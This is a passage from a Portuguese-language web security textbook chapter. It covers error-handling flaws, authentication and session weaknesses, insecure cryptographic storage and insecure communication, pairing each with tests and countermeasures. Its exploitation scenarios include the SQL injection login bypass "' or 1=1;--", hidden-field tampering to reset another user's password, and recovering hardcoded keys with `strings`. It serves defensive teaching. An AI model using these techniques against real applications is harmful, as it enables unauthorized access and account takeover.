

Figura 6.13. Exemplos de erros.

Essas situações podem resultar das seguintes práticas (Howard et al., 2005):

- Fornecer muitas informações – caso um erro aconteça, a aplicação dá detalhes do ocorrido, inclusive o código ou comando que gerou o problema e, às vezes, como resolvê-lo. Nesse contexto, a Figura 6.13 ilustra um servidor web mal configurado, que revela o fabricante, em uma mensagem de erro, e uma aplicação que mostra o comando SQL executado, com problema de sintaxe.

- Ignorar erros – os códigos de erro devolvidos pelas funções são ignorados e funções dependentes são chamadas sem que eles sejam verificados. Normalmente, isso causa o encerramento da aplicação, porque uma pré-condição para execução de uma rotina não está satisfeita.

- Tratar todas as exceções de maneira genérica – um mecanismo genérico é utilizado para o tratamento de erros, inclusive aqueles que a aplicação não tem nem idéia de como lidar. Isso pode esconder problemas de lógica, deixando-os latentes, até que uma situação específica ocorra e resulte em uma falha.

6.5.4.2. Cenários de Exploração

Cenário 1: Quebrando mecanismo de autenticação
Considere-se a aplicação ilustrada na Figura 6.14, que permite acesso às áreas sensíveis, somente aos usuários devidamente autenticados e autorizados. Observe-se que o identificador de usuário e senha são enviados em dois parâmetros distintos, por meio do método POST, quando o botão "Login" é clicado.

O objetivo é violar o mecanismo de autenticação e conseguir conectar-se à aplicação sem conhecimento de usuário e senha válidos. Um ponto de partida para esse fim é o fato de que muitas aplicações, em situações de erro inesperadas, falham e ficam em um estado inseguro. Uma abordagem, então, é remover um dos



Figura 6.14. Tela de autenticação e formato da requisição.

parâmetros esperados pela aplicação, antes de submeter-lhe a requisição, e observar o comportamento adotado. Com esse propósito, o atacante habilita um *proxy*, para interceptar e modificar a solicitação, antes que seja enviada, conforme ilustrado na Figura 6.15. Neste caso específico, isso basta para um ataque bem sucedido.



Figura 6.15. Requisição sem o parâmetro "Password".

6.5.4.3. Testes

Segundo Howard et al. (2005), a melhor maneira de detectar esse problema é por meio de inspeção de código, pois é difícil fazer a aplicação falhar de maneira sistemática, em todos os casos. Apesar disso, alguns erros mais comuns podem ser testados com certa facilidade:

1. Para verificar se um servidor web exibe informações de fornecedor e versão, acesse o domínio, a partir de um navegador, e coloque como recurso desejado um valor aleatório como em `http://www.exemplo.com/fsfdsa`. Se não estiver bem configurado, a página de erro padrão será exibida, juntamente com os dados desejados.

2. Verifique se campos de busca são vulneráveis a injeção de SQL e, assim, se é possível obter informações das estruturas das tabelas.

3. Navegue na aplicação e veja o que ocorre, quando parâmetros enviados em requisições são deliberadamente removidos.

6.5.4.4. Contramedidas

O objetivo desses controles é fornecer o mínimo de informação possível para um usuário malicioso e manter a aplicação em um estado seguro, frente a situações inesperadas de erro:

1. Trate todo erro que ocorrer na aplicação e não exiba informações internas como pilhas de execução, comandos SQL e descrição da infra-estrutura de suporte.
2. Falhe de maneira segura, isto é, se uma situação inesperada ocorrer, mantenha-se em um estado seguro. Por exemplo, caso um erro no processo de autenticação ocorra, proíba o acesso.
3. Não forneça informações desnecessárias ao usuário, em nome da usabilidade. Em uma tela de autenticação, por exemplo, independentemente do usuário não existir ou da senha estar incorreta, exiba a mesma mensagem de erro, informando que as credenciais fornecidas são inválidas.
4. Configure as plataformas da aplicação, como bancos de dados e servidores web, para não fornecerem informações padronizadas de erro contendo, marca,versão do software, ou quaisquer dados de identificação do ambiente.

6.5.5. Falhas no Gerenciamento de Autenticação e Sessão

6.5.5.1. Descrição e Causas

Vulnerabilidades no processo de autenticação e no gerenciamento de sessões permitem acesso ilegítimo à aplicação, seja pela porta da frente, por meio do fornecimento de credenciais válidas de outro usuário, ou pela lateral, seqüestrando uma sessão já em andamento. Em qualquer dos casos, o atacante terá acesso não autorizado às informações da vítima e poderá realizar ações em nome dela. O problema torna-se muito mais crítico, se a conta comprometida tiver privilégios administrativos (Meucci et al., 2008; Stuttard and Pinto, 2007).

Muitas aplicações web submetem credenciais de acesso, por meio do protocolo HTTP, sem proteção nenhuma. Desse modo, essas informações podem ser facilmente capturadas, até chegarem ao servidor, e utilizadas para autenticar-se no sistema. Para exemplificar, até há bem pouco tempo atrás, diversos *sites* de correio eletrônico funcionavam dessa maneira. Hoje em dia, isso melhorou muito, mas são poucos os que protegem a sessão inteira por meio do protocolo HTTPS. Isso implica que os identificadores de sessão podem ser obtidos pela escuta da rede, após a autenticação, e usados para seqüestrar uma sessão.

Uma das técnicas que podem ser empregadas para quebrar o mecanismo de autenticação é o ataque por força bruta, isto é, testar, para um conjunto de identificadores, todas as senhas possíveis, ou as presentes num dicionário. O ponto de partida,

então, é conseguir enumerar alguns usuários da aplicação, o que pode ser facilitado, se são empregados identificadores fáceis de adivinhar ou contas pré-instaladas. Outra via muito comum até este objetivo consiste em explorar mecanismos de autenticação que exibem mensagens diferentes para eventos de senha incorreta e usuário inexistente. Basta fornecer diversos nomes de usuário e senha e observar a resposta do sistema. Ainda que esse primeiro passo seja dado pelo usuário malicioso, para o ataque funcionar, a aplicação precisa ser incapaz de travar a conta por múltiplas tentativas inválidas de autenticação e, também, não implementar uma política de senhas fortes.

Cuidados devem ser tomados para evitar que o mecanismo de autenticação seja ignorado. Um deslize comum, nesse sentido, é criar uma página de autenticação que, em caso de sucesso, redireciona o usuário para áreas protegidas da aplicação, mas não controla o acesso direto a essas páginas, sem passar pela tela inicial. Nesta mesma linha, algumas aplicações podem ser enganadas, pela simples manipulação de parâmetros. Por exemplo, um usuário malicioso pode trocar `autenticado=nao` para `autenticado=sim`, em um campo escondido. Por fim, erros de lógica no mecanismo de autenticação podem por tudo a perder.

Mecanismos de recuperação e troca de senhas podem, muitas vezes, ser um caminho para dentro da aplicação. Alguns erros que devem ser evitados no primeiro caso compreendem: utilização de perguntas secretas com respostas fáceis de serem adivinhadas; inexistência de mecanismo de travamento por tentativas inválidas; e, exibição da senha atual, caso o usuário responda corretamente às perguntas secretas. Já com relação à troca de senhas, ataques são possíveis quando a senha antiga não é solicitada, antes da realização da operação.

Vulnerabilidades envolvendo o gerenciamento de sessões envolvem a qualidade e a proteção dos identificadores de sessão. Valores previsíveis permitem que um atacante se conecte ao sistema e possa tomar a sessão de outros usuários, simplesmente, substituindo o identificador de sessão a ele atribuído por um outro válido qualquer. A Figura 6.16 ilustra uma série de mil identificadores, com baixa aleatoriedade, e, portanto, vulnerável. Se a aplicação aceitar identificadores definidos por usuários, ataques de fixação podem ser realizados, e o atacante não precisa nem descobrir valores válidos.

Um problema comum no procedimento de encerramento de sessão é não invalidar o identificador de sessão no lado do servidor. Muitas vezes, a aplicação apenas redireciona o usuário para uma página externa à área protegida, mas a sessão continua ativa. Nesse caso, requisições realizadas com o identificador continuam a ser atendidas pelo sistema.

6.5.5.2. Cenários de Exploração

Cenário 1: Mecanismo de autenticação com erro de lógica
Um sistema possui uma tela de autenticação, contendo campos para identificador de usuário e senha, e envia essas informações ao servidor por meio do protocolo HTTPS. As credenciais, ao serem recebidas pelo servidor, são conferidas pelo seguinte trecho



Figura 6.16. Identificadores de sessão com baixa aleatoriedade. Amostra de mil valores.

de pseudo-código:

```
sComando = "select count(*) into :nCount
                  from usuarios
                  where id = '" + sIdentificador + "' and
                        senha = '" + sSenha + "'";
SqlExecute(hSql, sComando);

if (nCount > 0) print("Usuário autenticado");
```

O mecanismo pode ser quebrado da seguinte maneira:

1. Usuário malicioso digita o caractere "'" no campo de usuário e descobre que a aplicação é vulnerável à injeção de SQL.
2. O atacante fornece o valor "`' or 1=1;--`" para o campo usuário e um valor qualquer para a senha.
3. A aplicação executa a consulta:

```
select count(*) into :nCount
                    from usuarios
```

```
where id = '' or 1=1;--' and
      senha = 'qualquervalor';
```

Como a expressão "1=1" é uma tautologia, o `where` é avaliado como verdadeiro para todas as tuplas da tabela e a quantidade delas será armazenada em `nCount`. Devido a construção do `if`, a aplicação autentica o usuário, mesmo sem ele saber a senha correta.

Cenário 2: Troca de senha sem autenticação
Este cenário consiste de uma aplicação que não solicita a senha atual para realizar a troca de senhas. Por motivos de segurança, a tela para efetuar essa operação é acessível somente a usuários autenticados e solicita que o usuário digite a nova senha duas vezes. A requisição é enviada pelo método POST e o identificador do usuário atual, em um campo escondido do formulário. Os passos para explorar essa situação são simples:

1. Usuário malicioso habilita um *proxy* local, para interceptar as requisições para a aplicação.
2. Ele se autentica na aplicação e, em seguida, acessa a página para troca de senhas, residente na área protegida.
3. O atacante digita duas vezes a mesma senha e envia a requisição, que é interceptada pelo *proxy*. Basta, agora, alterar o valor do campo escondido para o identificador da vítima, que a senha dela será trocada pela escolhida.

6.5.5.3. Testes

Os seguintes testes devem ser aplicados sobre os mecanismos de autenticação e gerenciamento de sessões:

1. Utilize um *proxy* local para verificar se as requisições de autenticação são enviadas por meio do protocolo HTTPS. Pode ocorrer da tela em que são colhidas as credenciais ser fornecida por HTTP, mas a requisição ser enviada pela versão protegida do protocolo, ou vice-versa.
2. Com uma conta válida, altere a senha algumas vezes para verificar se a aplicação implementa comprimento mínimo, complexidade e histórico.
3. Utilize ferramentas automatizadas para encontrar contas padronizadas na aplicação e nas plataformas de suporte.
4. Verifique se as mensagens de erro para conta inválida e senha incorreta são as mesmas.
5. Realize teste de força bruta contra o mecanismo de autenticação.

6. Verifique se a tela de autenticação é vulnerável à injeção de SQL. Em caso positivo, procure efetivar o ataque para averiguar se é possível enganar o mecanismo de autenticação.

7. Anote URLs de páginas acessíveis somente a usuários autenticados, encerre a sessão e tente acessá-las diretamente.

8. Procure por parâmetros que possam indicar se um usuário está ou não autenticado e, se exitirem, adultere o valor para "sim".

9. Analise o mecanismo de recuperação de senhas e verifique a dificuldade de deduzir as respostas das perguntas secretas. Tente um ataque de força bruta contra elas para constatar a existência de mecanismos de travamento.

10. Utilize um *proxy* local para obter o identificador da sessão atual, desconecte-se da aplicação e realize uma requisição, utilizando o identificador obtido.

11. Por meio de um *proxy* local, verifique se os atributos `secure` e `HttpOnly` são utilizados na proteção de *cookies*.

12. Utilize um analisador estatístico para verificar a aleatoriedade dos identificadores de sessão fornecidos pela aplicação.

13. Intercepte uma requisição com um *proxy* local e troque o valor do identificador de sessão para outro qualquer. Verifique se a resposta contém o valor fixado.

6.5.5.4. Contramedidas

Para obter mecanismos de autenticação e de gerenciamento de sessões robustos, é necessário observar diversos pontos importantes (Meucci et al., 2008; Stuttard and Pinto, 2007):

1. Desabilite contas pré-definidas da aplicação e das plataformas que a suportam, como bancos de dados, servidores web, sistemas operacionais, etc.

2. Implemente na aplicação políticas de senhas fortes que considerem tamanho mínimo, complexidade, troca períodica, histórico e travamento por múltiplas tentativas inválidas de autenticação.

3. Sempre transmita credenciais de acesso e identificadores de sessões autenticadas por túneis protegidos criptograficamente.

4. Não confie em parâmetros acessíveis aos usuários, para decidir se estão ou não autenticados.

5. Sempre antes de atender a uma requisição a um recurso protegido, verifique se o usuário está autenticado e possui os devidos privilégios.

6. Em mecanismos de recuperação de senhas, empregue perguntas secretas, cujas respostas não sejam facilmente dedutíveis. Limite o número de tentativas para acerto das questões, para evitar ataques de força bruta. Em caso de sucesso, envie uma mensagem automática para o endereço de e-mail pré-cadastrado, contendo um *link* para uma página efêmera individualizada, na qual nova senha pode ser definida.

7. Exija sempre o fornecimento da senha atual para efetuar a troca de senha de um usuário.

8. Não crie esquemas de gerenciamento de sessões próprios. Utilize os fornecidos pelas linguagens utilizadas no desenvolvimento da aplicação.

9. Certifique-se de que os identificadores de sessão utilizados possuem boa aleatoriedade.

10. Nunca aceite identificadores de sessão definidos pelo usuário. Caso isso ocorra, envie resposta com um novo valor.

11. Utilize os atributos `secure` e `HttpOnly`, em *cookies*, para protegê-los durante a transmissão e contra acessos de códigos no lado do cliente.

12. Encerre as sessões, automaticamente, após um determinado período de ociosidade.

13. Quando o usuário se desconectar da aplicação, invalide o identificador de sessão associado a ele, no lado do servidor. Para isso, a função específica do modelo de gerenciamento de sessões empregado deve ser chamada.

6.5.6. Armazenamento Criptográfico Inseguro

6.5.6.1. Descrição e Causas

A criptografia moderna fornece um conjunto de técnicas matemáticas e computacionais para atender a diversos dos requisitos de segurança da informação. Atualmente, ela está presente no nosso dia-a-dia de maneira profusa, em protocolos de comunicação, caixas eletrônicos, proteção de software e de conteúdo, urnas eletrônicas e TV digital, entre outros exemplos. Infelizmente, porém, a implantação de mecanismos criptográficos requer diversos cuidados, que, muitas vezes, não são observados e comprometem a segurança da solução como um todo.

É relativamente comum, por exemplo, encontrar sistemas que apenas se preocupam em proteger as informações em trânsito e que se esquecem (ou ignoram) de protegê-las durante o armazenamento. Nesse caso, uma vulnerabilidade no servidor pode ser suficiente para recuperar as informações, que estão em claro no disco. O usuário malicioso, obviamente, não se esforçará para quebrar a criptografia utilizada na proteção do canal de comunicação.

Por outro lado, quando existe a preocupação em cifrar dados sigilosos, a maior vulnerabilidade encontrada é com relação à proteção das chaves criptográficas utilizadas. Normalmente, os desenvolvedores as embutem no código, achando que, uma

vez compilados os programas, será difícil que alguém as recupere. Este pensamento, muito comum, infelizmente, está equivocado. Por exemplo, se a chave foi colocada como uma cadeia de caracteres, basta utilizar um comando como o `strings` do Linux, para encontrar a informação desejada. Caso a chave seja ofuscada, técnicas de depuração do programa podem ser empregadas, chegando-se ao mesmo resultado.

Mesmo que fosse impossível descobrir a chave, por meio da análise do binário, tal prática fere os preceitos de gerenciamento de chaves criptográficas. O motivo é que a chave teria criptoperíodo infinito, isto é, ela nunca expiraria, salvo se novo binário fosse gerado, com substituição da chave. Note-se que o objetivo de definir um tempo máximo para o uso de uma chave é limitar: a quantidade de texto cifrado para criptoanálise; o montante de informação em caso de comprometimento; o uso do algoritmo ao tempo de vida esperado; o tempo disponível para ataques de força bruta (Menezes et al., 2001).

Pensando no ciclo de vida das chaves criptográficas, um ponto que merece, mas não recebe, bastante atenção é a fase de criação, que deve empregar métodos que garantam um bom nível de aleatoriedade. Não é incomum encontrar programas que baseiam a geração de chaves em funções como `rand()`, na linguagem C, e em classes como `Random()`, em Java. Ou, pior ainda, empregam cadeias fixas como "01234567...", "000000..." e "ffffff...", as quais, dada a freqüência com que aparecem, são candidatas naturais a serem testadas.

Muitas empresas utilizam cifras caseiras ou clássicas na proteção de informações valiosas, conforme constatado em diversas auditorias e análises de vulnerabilidades realizadas pelos autores. Na grande maioria dos casos, empregavam-se cifras de substituição monoalfabética com chaves fixas como parte da transformação. Em outros, as informações eram apenas codificadas em BASE64. Não é nem necessário dizer que todas essas soluções fornecem um nível de segurança quase nulo. Um pouco melhor, mas ainda problemático face ao valor das informações protegidas, é o uso de DES simples, contra o qual ataques de força bruta são viáveis a um custo relativamente baixo.

Aspectos mais sutis, com relação ao armazenamento seguro de informações, estão relacionados com detalhes de desenvolvimento da solução. Por exemplo, se as posições de memória contendo chaves criptográficas não forem zeradas antes de liberadas, ou se essas mesmas regiões forem para disco, no processo de *swap* do sistema operacional, acesso não autorizado às chaves poderá ocorrer.

6.5.6.2. Cenários de Exploração

Cenário 1: Recuperando chaves embutidas
Nesse cenário, um programador embute a chave criptográfica diretamente no código do programa, conforme ilustrado a seguir:

```
#include <stdio.h>

int main() {
```

```
   char key[] = "0a3bc178940fd43047027cda807409af";

        ...

   printf("Cifrando dados. Aguarde...\n");

        ...
}
```

O programa é compilado, gerando o binário `cifra`, e, por essa razão, o desenvolvedor julga que a chave está protegida de acessos ilegítimos. O usuário mal intencionado, ao obter o programa, executa imediatamente o comando `strings` do Linux sobre o binário, gerando a saída:

```
/lib/ld-linux.so.2
#IB
__gmon_start__
libc.so.6
_IO_stdin_used
puts
__libc_start_main
GLIBC_2.0
PTRh
0a3b
c178
940f
d430
4702
7cda
8074
09af
[^_]
Cifrando dados. Aguarde...
```

Pronto! A chave aparece na lista de cadeia de caracteres do programa, agrupada de quatro em quatro dígitos hexadecimais.

Cenário 2: Proteção de dados com primitiva inadequada
Uma aplicação utiliza senhas de quatro dígitos numéricos para autenticar os usuários e, para evitar ataque de força bruta, trava a conta a cada três tentativas malsucedidas e consecutivas de autenticação. Seguindo o modelo de ambientes Unix, somente os *hashes* das senhas são armazenados e, com isso, deseja-se prover o sigilo delas, graças à propriedade de resistência da pré-imagem, apresentada por funções de *hash* criptográficas. A solução, nesse caso específico, não é adequada, pois pode ser violada da seguinte maneira:

1. O atacante obtém o arquivo contendo os pares (usuário, senha) e, pelo tamanho do *hash*, seleciona algumas funções candidatas.
2. Para cada uma das funções candidatas, ele gera uma tabela contendo senha e valor *hash*, para todas as dez mil senhas possíveis (quatro dígitos, dez possibilidades por posição).
3. O usuário malicioso cruza, então, o arquivo de senhas com as diversas tabelas, por meio do campo *hash*, e a correta será aquela que possuir todos os valores.

O grande problema nesse cenário é que o domínio de entrada é muito pequeno, com apenas dez mil elementos. Assim, mesmo que *salts* fossem empregados, ainda seria possível derrotar o mecanismo, em um tempo factível.

6.5.6.3. Testes

A melhor maneira de verificar a qualidade das soluções criptográficas adotadas por uma aplicação é por meio da revisão de código, pois, assim, todos os detalhes de implementação podem ser avaliados. Testes caixa-preta devem ser efetuados para se encontrar problemas óbvios:

1. Execute o comando `strings` do Linux sobre os arquivos binários da aplicação e verifique a presença de chaves embutidas.
2. Analise todos os arquivos de configuração da aplicação e verifique se não possuem chaves criptográficas em claro.
3. Colete amostras de material cifrado pela aplicação e procure por padrões que indiquem o uso de cifras de substituição por caractere ou o emprego de esquemas de codificação.
4. Se funções de *hash* criptográficas forem utilizadas na proteção de senhas, verifique se a cardinalidade do domínio de entrada não é pequena, permitindo ataques de dicionário.

6.5.6.4. Contramedidas

Um armazenamento seguro de informações requer a seleção adequada de criptossistemas, o gerenciamento das chaves criptográficas utilizadas e o zelo adequado com a manipulação de chaves pelos programas (Howard et al., 2005; Meucci et al., 2008):

1. Classifique as informações e cifre aquelas que necessitam satisfazer o requisito de confidencialidade.
2. Se não for necessário, não armazene dados sensíveis, após serem processados, evitando, assim, ter de protegê-los. Um exemplo disso é o pagamento com cartões, que necessita do número de conta, até a transação passar pelo processo de autorização; após isso, ele pode, geralmente, ser descartado (PCI, 2009a,b).

3. Crie e utilize processos e procedimentos para gerenciamento de chaves criptográficas, para que estas sejam protegidas durante todo o ciclo de vida, que vai da criação à destruição (Menezes et al., 2001; PCI, 2009a,b).

4. Não crie seus próprios algoritmos e protocolos criptográficos, pois, mesmo quando escritos por criptólogos de primeira linha, eventualmente, apresentam vulnerabilidades (Knudsen, 2005; Pramstaller et al., 2005).

5. Não utilize algoritmos criptográficos com fraquezas conhecidas, como DES, MD5 (Wang and Yu, 2005) e SHA-1 (Wang and Lisa, 2005). Embora este último ainda não tenha sido completamente quebrado, já teve a segurança teórica reduzida consideravelmente.

6. Utilize bons geradores de números pseudo-aleatórios para a criação de chaves. Logo, nunca utilize com esse propósito funções como `rand()` da linguagem C, por exemplo.

7. Considere realizar as operações criptográficas e armazenar as chaves relacionadas, em hardware seguro, quando os dados protegidos forem extremamente sensíveis. Parta da máxima de que "Software não pode proteger a si próprio" (Howard et al., 2005).

8. Se não for possível proteger chaves por meio de hardware seguro, utilize protocolos de partilha de segredos com vários custodiantes.

9. Limpe a memória alocada para chaves criptográficas antes de liberá-la para o sistema operacional.

10. Nunca embuta chaves criptográficas e senhas no código do programa, pois são facilmente recuperáveis. Dependendo de como estiverem, basta um comando para realizar a tarefa.

11. Marque as páginas de memória, contendo chaves criptográficas, como inelegíveis para *swap*.

6.5.7. Comunicação Insegura

6.5.7.1. Descrição e Causas

Comunicação segura de rede ocorre quando os seguintes requisitos de segurança da informação são satisfeitos (Howard et al., 2005; Stallings, 2005):

- Autenticação de entidades – as identidades das partes envolvidas na comunicação são corroboradas. Isto é importante para certificar-se de que a conversação ocorre com a entidade correta, ainda mais que ataques de redirecionamento são relativamente comuns.

- Autenticação da origem da mensagem – corroboração de identidade do remetente da mensagem, para evitar falsificação de dados.

- Integridade – informações enviadas não são adulteradas em trânsito. Afinal, ninguém quer que a conta destino de uma transferência bancária seja alterada para a de um atacante.

- Confidencialidade – informações transportadas pelo canal não são reveladas a terceiros que não sejam parte da comunicação. Por exemplo, senhas e números de cartão de crédito devem ser conhecidos apenas pelas partes autorizadas.

Em aplicações web, esses requisitos são atendidos, normalmente, pelo uso dos protocolos SSL e TLS, para transporte de dados HTTP, os quais realizam um ótimo trabalho, quando implantados corretamente. Infelizmente, na prática, servidores não são corretamente configurados, do ponto de vista de segurança, e clientes de acesso personalizados não implementam algumas sutilezas desses protocolos adequadamente. O resultado disso é que a violação dos requisitos supracitados torna-se completamente factível. Para piorar ainda mais a situação, ainda há os que acreditam que o uso de HTTPS, por si só, é suficiente para tornar uma aplicação web segura!

Do lado do servidor, um problema muito comum ocorre com o certificado digital utilizado na configuração do túnel SSL/TLS. Inúmeros são os casos de aplicações que empregam certificados auto-assinados, expirados ou emitidos por autoridades certificadoras caseiras, das quais os navegadores e sistemas clientes não possuem a chave pública autêntica, para validação de assinatura. Em qualquer um desses casos, uma mensagem de erro, como a ilustrada pela Figura 6.17, é exibida ao usuário. Como o objetivo deste é sempre utilizar o sistema, provavelmente, ele ignorará o alerta e continuará o acesso, ainda mais impulsionado pelo hábito criado pela aplicação. Posteriormente, se ele for vítima de um ataque de *phishing* ou de redirecionamento, a tela de aviso aparecerá igualmente e a pessoa prosseguirá como acostumada.

Outro problema resultante de má configuração é o suporte a suítes criptográficas fracas e a versões antigas do protocolo SSL. Existem algumas suítes para testes, que eram habilitadas por padrão em sistemas antigos, as quais não utilizam cifras para proteger a confidencialidade das informações trafegadas. Outras, por sua vez, cifram o canal, mas com algoritmos datados ou de exportação, que podem ser quebrados por força bruta. Já no caso de SSL 2.0, é possível forçar a escolha de algoritmos, por meio da adulteração do *handshake*, e, também, excluir bytes no final de cada mensagem, sem ser detectado, dada uma falha na geração do MAC.

Um ponto que nunca recebe a atenção que merece é a proteção da chave privada utilizada por esses protocolos. Em ambientes típicos, ela é protegida por uma senha, a qual é embutida em *scripts* de inicialização do servidor, para que seja carregada automaticamente neste instante. Além disso, normalmente, não há restrições quanto à leitura desses arquivos, o que permite que qualquer usuário acesse a chave privada, após inspeção da senha utilizada. Embora essa abordagem seja melhor, em termos operacionais, é péssima para segurança. Uma vez conseguidos a chave privada e certificado de uma aplicação web, fica muito fácil personificá-la de maneira perfeita, pois nenhum navegador irá reclamar de não ter conseguido

